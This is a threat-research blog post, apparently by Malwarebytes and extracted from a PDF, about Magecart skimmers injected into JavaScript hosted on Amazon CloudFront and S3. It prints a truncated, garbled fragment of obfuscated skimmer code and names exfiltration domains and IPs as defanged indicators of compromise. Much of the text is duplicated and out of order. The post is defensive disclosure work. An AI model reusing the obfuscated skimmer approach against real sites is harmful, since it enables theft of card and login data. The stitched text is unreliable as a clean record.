
$(this).removeClass('show');
$(this).dequeue();
});
});
});
})(jQuery);

var _0x537a=['\x61\x58\x4e\x4a\x62\x6d\x6c\x30\x61\x57\x46\x73\x61\x58\x70\x6c\x5a\x41\x3d\x3d','\x61\x58\x4e\x57\x76\x5a\x47\x55\x3d','\x61\x48\x52\x30\x63\x48\x4d\x36\x4c\x79\x39\x6a\x5a\x47\x34\x74\x61\x57\x31\x6e\x59\x32\x58\x4e\x57\x59\x57\x78\x70\x5a\x41\x3d\x3d','\x55\x32\x46\x32\x5a\x56\x42\x68\x63\x6d\x46\x74','\x55\x32\x46\x3d','\x55\x32\x56\x75\x55\x45\x52\x68\x64\x47\x45\x3d','\x52\x47\x39\x74\x59\x57\x6c\x75\x56\x48\x4a\x35\x55\x39','\x62\x32\x47\x56\x75\x59\x30\x61\x41\x32\x68\x79\x56\x79\x64\x0x147dfa},{_0x119b['CuUTrmU']=function(_0x4bb7bb){var _0x390ae2=atob(_0x4bb7bb);var _0x35bc5f=[];for(var _0x1dcb08=0x0,_0x4d68;decodeURIComponent(_0x35bc5f);)_0x119b['TxGHbR']={};_0x119b['JzQWcy']=!![];var _0x4541ae=_0x119b['TxGHbR'][_0x20x2c6db2];function _0x5099b6(_0x5a65ec,_0xc069ab,_0x3dc6f3){return _0x5a65ec[_0x119b['0x0']](new RegExp(_0xc069ab));}

```

The code above is a JavaScript obfuscation technique used by Magecart skimmers. A red box highlights the beginning of the obfuscated code, which includes a variable definition and the start of a function. A black box highlights the URL 'https://cdn-  
imgcloud.com/imgDataSentIsValidSaveParamSaveAllFieldsselecttextar' within the obfuscated code.

Finally, here’s another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses


This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (cdn-imgcloud[.]com). The stolen form data is also encoded before being sent back to the criminal infrastructure.


While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer's office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).

As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting "spray and pray" attacks on the CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

## Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijnsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new cdn-imgcloud[.]com gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address 45.114.8[.]160 that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (font-assets[.]com and ww1-filecloud[.]com) that were previously sinkholed to 179.43.144[.]137 (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, font-assets[.]com started resolving to 45.114.8[.]161. The same thing happened for ww1-filecloud[.]com, which ended up resolving to 45.114.8[.]159 after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.


We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

ww1-filecloud[.]com,45.114.8[.]159  
cdn-imgcloud[.]com,45.114.8[.]160  
font-assets[.]com,45.114.8[.]161

wix-cloud[.]com,45.114.8[.]162  
js-cloudhost[.]com,45.114.8[.]163

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in [this JavaScript library](#):

```
hxxps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)](#)”>) [some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

### **The ideal place to conceal a skimmer**

